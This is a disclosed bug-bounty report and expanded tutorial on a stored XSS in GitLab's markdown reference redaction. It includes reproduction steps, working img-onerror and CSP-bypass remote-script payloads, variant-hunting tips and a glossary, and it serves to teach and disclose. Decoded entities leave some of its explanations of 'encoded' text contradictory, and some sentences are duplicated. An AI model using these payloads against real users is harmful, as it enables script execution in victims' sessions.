Stored XSS in markdown when redacting references
The ReferenceRedactorFilter in GitLab's markdown rendering reused HTML-encoded content from a data-original attribute without re-encoding it, allowing an attacker to inject arbitrary HTML. An attacker could create a private project, link to it from a public comment, and execute stored XSS, though the CSP blocked the basic payload and a bypass required a user click.

- Triaged in 23 hours
- Fixed in 3 months
- Paid in 23 hours
- Disclosed after 5 months
Summary
It's possible to inject arbitrary html into the markdown by abusing the ReferenceRedactorFilter. This is due to the data-original attribute allowing html encoded data to be stored, which is then extracted and used as the link content. If the original data already is html encoded then it will be unencoded after it is redacted:
    def redacted_node_content(node)
      original_content = node.attr('data-original')
      link_reference = node.attr('data-link-reference')

      # Build the raw <a> tag just with a link as href and content if
      # it's originally a link pattern. We shouldn't return a plain text href.
      original_link =
        if link_reference == 'true'
          href = node.attr('href')
          content = original_content

          %(<a href="#{href}">#{content}</a>)
        end

      # The reference should be replaced by the original link's content,
      # which is not always the same as the rendered one.
      original_link || original_content || node.inner_html
    end
Steps to reproduce
-
create a private project with one account
-
create an issue in the private project
-
sign into another account that does not have permission to read the above project
-
comment on an issue linking to the private issue using the following:
MARKDOWN
link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">xss <img onerror=alert(1) src=x></a> ```
-
The rendered markdown contains the injected html:
HTML
The above is blocked by the csp, but that can be bypassed similar to https://hackerone.com/reports/662287#activity-6026826 (requires clicking anywhere on the page, but the link is full screen):
link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">csp
<a
data-remote="true"
data-method="get"
data-type="script"
href=/wbowling/wiki/raw/master/test.js
class='atwho-view select2-drop-mask pika-select'
>
<img height=10000 width=10000>
</a>
</a>
which generates the following html:

<div class="md issue-realtime-trigger-pulse"><p data-sourcepos="1:1-11:4" dir="auto">link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1">csp
</a><a data-remote="true" data-method="get" data-type="script" href="/wbowling/wiki/raw/master/test.js" class="atwho-view select2-drop-mask pika-select">
<img height="10000" width="10000">
</a>
</p></div>
Impact
Anywhere the ReferenceRedactor is run arbitrary html can be injected. A user can setup their own private project, then post a comment or an issue on a public project linking to it and injecting the xss
Examples
- example payload: https://gitlab.com/vakzz-h1/stored-xss/-/issues/1
- with csp bypass (requires clicking anywhere on the page): https://gitlab.com/vakzz-h1/stored-xss/-/issues/2
What is the current bug behavior?
The data-original attribute can be abused to inject arbitrary html when a reference is redacted.
What is the expected correct behavior?
The data-original should be double encoded or filtered before being reused.
Relevant logs and/or screenshots
Output of checks
Happens on gitlab.com
Results of GitLab environment info
System information
System:		Ubuntu 18.04
Proxy:		no
Current User:	git
Using RVM:	no
Ruby Version:	2.6.5p114
Gem Version:	2.7.10
Bundler Version:1.17.3
Rake Version:	12.3.3
Redis Version:	5.0.7
Git Version:	2.24.1
Sidekiq Version:5.2.7
Go Version:	unknown

GitLab information
Version:	12.9.2-ee
Revision:	0ad76f4d374
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	10.12
URL:		http://gitlab-vm.local
HTTP Clone URL:	http://gitlab-vm.local/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Elasticsearch:	no
Geo:		no
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	12.0.0
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Git:		/opt/gitlab/embedded/bin/git
Impact
Anywhere the ReferenceRedactor is run arbitrary html can be injected. A user can setup their own private project, then post a comment or an issue on a public project linking to it and injecting the xss
Context
GitLab renders user-supplied Markdown in issues, comments, wikis and other text fields. One of the filters applied to that rendered HTML is ReferenceRedactorFilter, which rewrites references to resources the viewer is not allowed to see. When a comment links to an issue in a private project that the reader cannot access, GitLab does not want to leak the issue title or other metadata, so the filter replaces the link with the original content that was stored on the node.
The report shows that this redaction step can be abused to inject arbitrary HTML into the rendered Markdown, and, with a Content Security Policy bypass, to run script. The report notes the behaviour happens on gitlab.com.
Setup
The reproduction needs two accounts and one private project:
- One account that owns a private project.
- A second account that has no permission to read that project.
- A public project where the second account can post a comment or issue.
The environment information in the report lists GitLab 12.9.2-ee (revision 0ad76f4d374) on Ubuntu 18.04, Ruby 2.6.5p114, PostgreSQL 10.12, Redis 5.0.7, Git 2.24.1 and Sidekiq 5.2.7.
Finding it
The data-original attribute allows HTML-encoded data to be stored, and the filter extracts it and uses it as the link content. The relevant method is:
    def redacted_node_content(node)
      original_content = node.attr('data-original')
      link_reference = node.attr('data-link-reference')

      # Build the raw <a> tag just with a link as href and content if
      # it's originally a link pattern. We shouldn't return a plain text href.
      original_link =
        if link_reference == 'true'
          href = node.attr('href')
          content = original_content

          %(<a href="#{href}">#{content}</a>)
        end

      # The reference should be replaced by the original link's content,
      # which is not always the same as the rendered one.
      original_link || original_content || node.inner_html
    end
The problem is that data-original can hold HTML-encoded data, and that data is extracted and inserted as the link content. If the original data is already HTML-encoded, it gets unencoded after redaction, so what was inert text becomes live markup. That is the injection point.
Exploitation
Step 1: create the private project and issue
Create a private project with one account and create an issue in it. This issue is the reference target that the second account is not allowed to read.
Step 2: sign in as the unprivileged account
Sign into a second account that does not have permission to read the private project.
Step 3: post a comment with an encoded payload
On an issue in a public project, comment with a link to the private issue, wrapping the payload in an anchor whose content is HTML-encoded:
link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">xss <img onerror=alert(1) src=x></a>
Step 4: observe the rendered output
The rendered Markdown contains the injected HTML:
<div class="md"><p data-sourcepos="1:1-1:124" dir="auto">link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1">xss {{media:1}}</a></p></div>
The report notes this is blocked by the CSP, but that the CSP can be bypassed in a way similar to a previously reported technique (requires clicking anywhere on the page, but the link is full screen).
Step 5: bypass the CSP
The second payload builds an anchor with data-remote, data-method, data-type and a class:
link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">csp
<a
data-remote="true"
data-method="get"
data-type="script"
href=/wbowling/wiki/raw/master/test.js
class='atwho-view select2-drop-mask pika-select'
>
<img height=10000 width=10000>
</a>
</a>
This generates the following HTML:
<div class="md issue-realtime-trigger-pulse"><p data-sourcepos="1:1-11:4" dir="auto">link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1">csp
</a><a data-remote="true" data-method="get" data-type="script" href="/wbowling/wiki/raw/master/test.js" class="atwho-view select2-drop-mask pika-select">
<img height="10000" width="10000">
</a>
</p></div>
The inner anchor is decoded into a live element with data-remote="true", data-method="get" and data-type="script", pointing at a raw wiki file. The report says this requires clicking anywhere on the page, but the link is full screen. The report says this requires clicking anywhere on the page.
Step 6: confirm the examples
The report lists two live examples:
- example payload: https://gitlab.com/vakzz-h1/stored-xss/-/issues/1
- with csp bypass (requires clicking anywhere on the page): https://gitlab.com/vakzz-h1/stored-xss/-/issues/2
Root cause
The redacted_node_content method takes node.attr('data-original') and interpolates it directly into a new anchor:
%(<a href="#{href}">#{content}</a>)
There is no re-encoding or filtering of content at that point. The data-original attribute can hold HTML-encoded data, which is extracted and used as the link content. When the reference is redacted, the encoded value is decoded and inserted as markup, which turns attacker-controlled encoded HTML into live HTML. The report's expected behaviour is that data-original should be double encoded or filtered before being reused.
The report notes the simple payload is blocked by the CSP, but that the CSP can be bypassed similar to a previously reported technique.
Impact
Anywhere ReferenceRedactor runs, arbitrary HTML can be injected. A user can set up their own private project, then post a comment or an issue on a public project linking to it and inject the XSS. The report hedges the CSP bypass: it requires clicking anywhere on the page, and the link is full screen. The simple payload is blocked by the CSP; the bypass is what makes script execution possible.
Fix
The report states the expected correct behaviour: data-original should be double encoded or filtered before being reused. It does not describe a specific patch or commit.
Variants to test
- Try the same encoded-anchor pattern in other Markdown fields that run reference redaction, such as issue descriptions, merge request comments and wiki pages. A positive result is a decoded element appearing in the rendered HTML where the reference was redacted.
- Try other HTML-encoded elements inside the anchor content, not just
imganda. A positive result is any element that survives redaction as live markup. - Try the remote-script anchor pattern with different
data-remote,data-methodanddata-typecombinations and different same-origin script paths. A positive result is a script request fired after a click on the injected element. - Try references to other private resource types that the redactor handles, not only issues. A positive result is the same decode-after-redaction behaviour on a different reference type.
Hunting notes
This kind of bug tends to hide in filters that store a copy of user content and later reinsert it, especially where the stored copy is HTML-encoded and the reinsertion path assumes it is safe. During recon, look for features that redact or rewrite references to resources the viewer cannot access, and for attributes such as data-original that carry the pre-rendered content. The signal is a filter that decodes or interpolates stored content without re-encoding it.
The report lists two example issues and notes the CSP bypass requires clicking anywhere on the page.
What happened, in plain words
GitLab is a platform where teams keep their code and talk about it. People write text in it all the time: in issues (a kind of discussion thread or to-do item), in comments, in wikis (simple editable pages) and in other text boxes. That text is written in Markdown, a lightweight way of formatting text with symbols, for example **bold** or [a link](https://example.com). GitLab turns Markdown into HTML, the language browsers use to draw pages.
GitLab also lets you link to things by typing a reference, for example a link to an issue in another project. Some of those projects are private: only certain people may read them. When someone who is not allowed to see a private project reads a comment that links into it, GitLab does not want to reveal the private issue's title or other details. So a filter called ReferenceRedactorFilter steps in and "redacts" the reference.
The bug is in that redaction step. The filter keeps a copy of the original link text in an attribute called data-original. An attribute is a little labelled box attached to an HTML element, like a sticky note on a parcel. But an attacker can put HTML-encoded text there, meaning characters like < and > are written in a disguised form (< and >) so they look like harmless text. When the filter redacts the reference, the encoded data is unencoded after redaction and becomes live markup. Disguised text becomes a working element, and that is the injection.
This kind of bug is called stored cross-site scripting, or stored XSS. "Stored" means the malicious content is saved on the server (in a comment, for example) and shown later to other people. "Cross-site scripting" means an attacker gets their own code, usually JavaScript (the programming language browsers run inside pages), to run in someone else's browser session. That code can then act as the victim.
The report shows two payloads. A payload is the crafted piece of text that triggers the bug. The first one injects an image element with an error handler, a small piece of JavaScript that runs if the image fails to load. GitLab's Content Security Policy blocks that. A Content Security Policy, or CSP, is a set of rules a website sends to the browser saying which scripts are allowed to run; it is a seatbelt against exactly this kind of injection. The second payload gets around the CSP, but it needs the victim to click somewhere on the page. The report notes the link is full screen, so a click anywhere hits it.
The impact: anywhere the redactor runs, an attacker can inject arbitrary HTML. The recipe is simple. Set up your own private project, then post a comment or an issue on a public project that links to it, with the payload hidden in the link text. The report says the behaviour happens on gitlab.com.
The setup you need
To reproduce this you need three things:
- One account that owns a private project. This is the target the other account must not be able to read.
- A second account that has no permission to read that private project. This is the "victim" viewpoint.
- A public project where the second account can post a comment or an issue. This is where the payload gets stored.
The report also includes the environment information of the machine where the researcher tested. It lists GitLab 12.9.2-ee (revision 0ad76f4d374) on Ubuntu 18.04, Ruby 2.6.5p114, PostgreSQL 10.12, Redis 5.0.7, Git 2.24.1 and Sidekiq 5.2.7.
Finding the weak spot
The data-original attribute can hold HTML-encoded data. When the reference has to be redacted, it pulls that value back out and uses it as the link content. The method that does this is:
    def redacted_node_content(node)
      original_content = node.attr('data-original')
      link_reference = node.attr('data-link-reference')

      # Build the raw <a> tag just with a link as href and content if
      # it's originally a link pattern. We shouldn't return a plain text href.
      original_link =
        if link_reference == 'true'
          href = node.attr('href')
          content = original_content

          %(<a href="#{href}">#{content}</a>)
        end

      # The reference should be replaced by the original link's content,
      # which is not always the same as the rendered one.
      original_link || original_content || node.inner_html
    end
Line by line, in plain words:
def redacted_node_content(node)starts a method (a named block of code) calledredacted_node_content. It receives one thing,node, which represents a piece of the page being processed.original_content = node.attr('data-original')reads thedata-originalattribute from that node and stores it in a variable calledoriginal_content. A variable is just a labelled box holding a value.link_reference = node.attr('data-link-reference')reads another attribute,data-link-reference, which says whether this node was originally a link.- The comment lines starting with
#are notes for humans, not code that runs. original_link =starts building a value calledoriginal_link.if link_reference == 'true'checks whether the node was originally a link. If so, it runs the lines below.href = node.attr('href')reads the link's destination (thehrefattribute) and stores it.content = original_contentcopies the stored original content into a variable calledcontent.%(<a href="#{href}">#{content}</a>)builds a fresh anchor element (an<a>tag, which is a link) as a string of text. The#{...}parts are placeholders that get replaced with the values ofhrefandcontent. This is the crucial line:contentis dropped in as-is, with no cleaning.endcloses theif.original_link || original_content || node.inner_htmlis the return value. The||means "or": useoriginal_linkif it exists, otherwiseoriginal_content, otherwise the node's own inner HTML.endcloses the method.
The problem is that data-original can hold HTML-encoded data, and that data is extracted and inserted as the link content. If the original data is already HTML-encoded, it gets unencoded after redaction, so what was inert text becomes live markup. That is the injection point.
Exploiting it, step by step
Step 1: create the private project and issue
Create a private project with one account and create an issue in it. This issue is the reference target that the second account is not allowed to read. You need it so that the redaction logic has something to redact.
Step 2: sign in as the unprivileged account
Sign into a second account that does not have permission to read the private project. This is the account that will see the redacted version, which is where the bug fires.
Step 3: post a comment with an encoded payload
On an issue in a public project, comment with a link to the private issue, wrapping the payload in an anchor whose content is HTML-encoded:
link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">xss <img onerror=alert(1) src=x></a>
What each part does:
link:is ordinary text before the link.<a href="https://gitlab.com/wbowling/private-project/-/issues/1" ...>opens an anchor element pointing at the private issue. Thehrefis the destination.title="title"is a tooltip attribute, a label shown when hovering.xssis visible link text.<img onerror=alert(1) src=x>is the payload, written in encoded form.<and>are the encoded forms of<and>. Because they are encoded, the browser and the filter treat them as text, not as the start of an element.imgis an image element,onerror=alert(1)is a handler that runs the JavaScriptalert(1)(a pop-up box showing 1) if the image fails to load, andsrc=xpoints the image at a location that does not exist, which is what makes it fail.</a>closes the anchor.
Step 4: observe the rendered output
The rendered Markdown contains the injected HTML:
<div class="md"><p data-sourcepos="1:1-1:124" dir="auto">link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1">xss {{media:1}}</a></p></div>
What you are looking at:
<div class="md">is a container for rendered Markdown.<p ...>is a paragraph.link:is the plain text.<a href="https://gitlab.com/wbowling/private-project/-/issues/1">is the anchor, still pointing at the private issue.xssis the visible text.</a></p></div>closes the anchor, the paragraph and the container.
The report notes this is blocked by the CSP, but that the CSP can be bypassed in a way similar to a previously reported technique. That bypass requires clicking anywhere on the page, but the link is full screen.
Step 5: bypass the CSP
The second payload uses the same redaction path but builds an anchor with data-remote, data-method, data-type and a class that GitLab's JavaScript treats as a remote script loader:
link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1" title="title">csp
<a
data-remote="true"
data-method="get"
data-type="script"
href=/wbowling/wiki/raw/master/test.js
class='atwho-view select2-drop-mask pika-select'
>
<img height=10000 width=10000>
</a>
</a>
What each part does:
- The outer
<a href="https://gitlab.com/wbowling/private-project/-/issues/1" ...>is again the link to the private issue, which triggers redaction. cspis visible text.<a ... >is an encoded opening anchor. Because it is encoded, it is stored as text and decoded later by the redactor."is the encoded form of a double quote.data-method="get"says to use the HTTP GET method, the normal way a browser asks a server for a page.href=/wbowling/wiki/raw/master/test.jspoints at a raw file in a wiki.class='atwho-view select2-drop-mask pika-select'gives the element CSS classes.<img height=10000 width=10000>is an encoded image, 10000 pixels tall and wide.</a>closes the encoded anchor, and the final</a>closes the outer anchor.
This generates the following HTML:
<div class="md issue-realtime-trigger-pulse"><p data-sourcepos="1:1-11:4" dir="auto">link: <a href="https://gitlab.com/wbowling/private-project/-/issues/1">csp
</a><a data-remote="true" data-method="get" data-type="script" href="/wbowling/wiki/raw/master/test.js" class="atwho-view select2-drop-mask pika-select">
<img height="10000" width="10000">
</a>
</p></div>
Reading the result:
<div class="md issue-realtime-trigger-pulse">is the Markdown container, with an extra class.<p ...>is the paragraph, again with source position information.link:is the plain text.<a href="https://gitlab.com/wbowling/private-project/-/issues/1">cspis the outer anchor, now with the textcsp.</a>closes the outer anchor.<a data-remote="true" data-method="get" data-type="script" href="/wbowling/wiki/raw/master/test.js" class="atwho-view select2-drop-mask pika-select">is the inner anchor, decoded from the encoded text into a live element. It carries the remote-script attributes and points at the raw wiki file.<img height="10000" width="10000">is the oversized image, now a real element.</a></p></div>closes the inner anchor, the paragraph and the container.
The report says this requires clicking anywhere on the page, but the link is full screen. The report says this requires clicking anywhere on the page.
Step 6: confirm the examples
The report lists two live examples:
- example payload: https://gitlab.com/vakzz-h1/stored-xss/-/issues/1
- with csp bypass (requires clicking anywhere on the page): https://gitlab.com/vakzz-h1/stored-xss/-/issues/2
Why it works
The redacted_node_content method takes node.attr('data-original') and interpolates it directly into a new anchor:
%(<a href="#{href}">#{content}</a>)
There is no re-encoding or filtering of content at that point. The data-original attribute can hold HTML-encoded data, which is extracted and used as the link content. When the reference is redacted, the encoded value is decoded and inserted as markup, which turns attacker-controlled encoded HTML into live HTML. The report's expected behaviour is that data-original should be double encoded or filtered before being reused.
The report notes the simple payload is blocked by the CSP, but that the CSP can be bypassed similar to a previously reported technique.
What an attacker could do
Anywhere ReferenceRedactor runs, arbitrary HTML can be injected. A user can set up their own private project, then post a comment or an issue on a public project linking to it and inject the XSS. The report hedges the CSP bypass: it requires clicking anywhere on the page, and the link is full screen. The simple payload is blocked by the CSP; the bypass is what makes script execution possible.
The fix
The report states the expected correct behaviour: data-original should be double encoded or filtered before being reused. It does not describe a specific patch or commit.
Other places to try the same idea
- Try the same encoded-anchor pattern in other Markdown fields that run reference redaction, such as issue descriptions, merge request comments and wiki pages. A positive result is a decoded element appearing in the rendered HTML where the reference was redacted.
- Try other HTML-encoded elements inside the anchor content, not just
imganda. A positive result is any element that survives redaction as live markup. - Try the remote-script anchor pattern with different
data-remote,data-methodanddata-typecombinations and different same-origin script paths. A positive result is a script request fired after a click on the injected element. - Try references to other private resource types that the redactor handles, not only issues. A positive result is the same decode-after-redaction behaviour on a different reference type.
How to look for this kind of bug
This kind of bug tends to hide in filters that store a copy of user content and later reinsert it, especially where the stored copy is HTML-encoded and the reinsertion path assumes it is safe. During recon, look for features that redact or rewrite references to resources the viewer cannot access, and for attributes such as data-original that carry the pre-rendered content. The signal is a filter that decodes or interpolates stored content without re-encoding it.
The report lists two example issues and notes the CSP bypass requires clicking anywhere on the page.
Glossary
- API: a way for one piece of software to ask another for data or actions, like a waiter taking your order to the kitchen.
- Attribute: a labelled value attached to an HTML element, such as
hrefon a link. - Anchor: an HTML
<a>element, which is a link. - Content Security Policy (CSP): rules a website sends to the browser saying which scripts and resources are allowed, a seatbelt against injected code.
- CSS class: a label on an element used for styling and for JavaScript to find elements.
- CVSS: a scoring system for the severity of a security bug.
- Decode: turn an encoded form such as
<back into the real character<. - Encode: replace special characters with safe stand-ins, such as
<becoming<. - Filter: code that inspects and rewrites content before it is shown.
- GET: the normal HTTP method a browser uses to ask a server for a page or file.
- GitLab: a website for hosting code and collaborating through issues, comments and wikis.
- HTML: the language browsers use to describe the structure of a page.
- HTML-encoded: text where special characters are replaced by stand-ins so they display as text rather than acting as markup.
- href: the attribute on a link that holds its destination.
- HTTP: the protocol browsers and servers use to exchange pages and data.
- Injection: slipping attacker-controlled content into a place that treats it as code or markup.
- Issue: a discussion thread or to-do item in a project.
- JavaScript: the programming language browsers run inside pages.
- Markdown: a lightweight way of formatting text with symbols, which gets converted to HTML.
- Method: a named block of code that does a job.
- Node: one piece of a page's structure, such as an element.
- Payload: the crafted input that triggers a bug.
- Private project: a project only certain people are allowed to read.
- Redaction: replacing content with a harmless version so hidden details are not revealed.
- Reference: a link to another resource, such as an issue in another project.
- Remote script loader: JavaScript that fetches a script from a URL and runs it, instead of loading it directly in the page.
- Same-origin: living on the same site (same scheme, host and port), so the browser treats it as trusted by that site.
- Script: a piece of code the browser runs.
- Stored XSS: cross-site scripting where the malicious content is saved on the server and shown to other users later.
- Variable: a labelled box in code that holds a value.
- Wiki: simple editable pages inside a project.
- XSS (cross-site scripting): getting attacker-controlled code to run in another user's browser session.





